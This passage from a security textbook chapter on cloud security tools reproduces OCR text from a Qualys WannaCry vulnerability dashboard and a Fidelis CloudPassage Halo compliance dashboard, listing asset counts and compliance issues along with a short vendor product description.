


Qualys
WannaCry Dashboard
SEARCH...
TOP 5 EOL/OBSOLETE OPERATING SYSTEMS
LATEST THREATS FROM LIVE FEED
MISSING MS17-010 PATCH
24
WANNACRY RANSOMEWARE DETECTED - AUTH ONLY
5
ASSETS WITH WANNACRY

Figure 19.106: Screenshot of Qualys Cloud Platform

- **Fidelis CloudPassage Halo**

  Source: *https://fidelissecurity.com*

  Fidelis Halo® provides comprehensive security visibility and continuous compliance for public cloud infrastructure. It is a security automation platform that delivers comprehensive visibility, protection, and continuous compliance monitoring to reduce cyber security risks. It provides features such as discovering all cloud assets, reducing public cloud attack surface, identifying critical risks, and maintaining continuous compliance.



▾ All Halo Groups	32	80K	98K	239K	49K
▾ Dunder Mifflin	24	79K	96K	239K	49K
▸ Division 1	11	22K	49K	85K	9.3K
▸ Division 2	7	18K	5.5K	9.8K	721
▸ Division 3	6	39K	41K	135K	44K
▾ Shared Accounts	8	1.3K	2.6K	91	70
▸ Lost/Found	1	827	2.1K	75	58
▸ Other	0	79	44	12	9
▸ Shared	7	412	513	4	3

ASSETS BY TYPE & POLICY COMPLIANCE View all

ASSET TYPE	COUNT	POLICY COMPLIANCE %
AWS API Gateway APIs	131	
AWS CloudTrail Trails	342	
AWS EC2 AMIs	2,789	
AWS EC2 ELBs	133	
AWS EC2 Instances	12,021	
AWS EC2 Security Groups	195	
AWS IAM Encryption Keys	132	-
AWS IAM Groups	67	
AWS IAM Policies	1,780	
AWS IAM Roles	433	
AWS IAM Users	35	
AWS Lambda Functions	435	
AWS S3 Buckets	1,932	
AWS VPC VPCs	81	
Azure Activity Log	49,921	
Azure Compute VMs	76	
Azure Virtual Network S...	5	

TOTAL MONITORED CSP ACCOUNTS

NEW ISSUES IN LAST 24 HOURS View all

ISSUE	COUNT	FIRST SEEN
1. Ensure multi-factor authen...	12	12 min ago
2. Enable S3 Bucket Lifecycle ...	3	35 min ago
3. Ensure rotation for custom...	29	53 min ago
4. Ensure a log metric filter a...	29	58 min ago
5. Server Side Encryption	4	1 hr ago

POLICY COMPLIANCE SUMMARY

TOP ISSUES View all


ISSUE	COUNT
1. Ensure multi-factor authentication (MFA)...	1,811
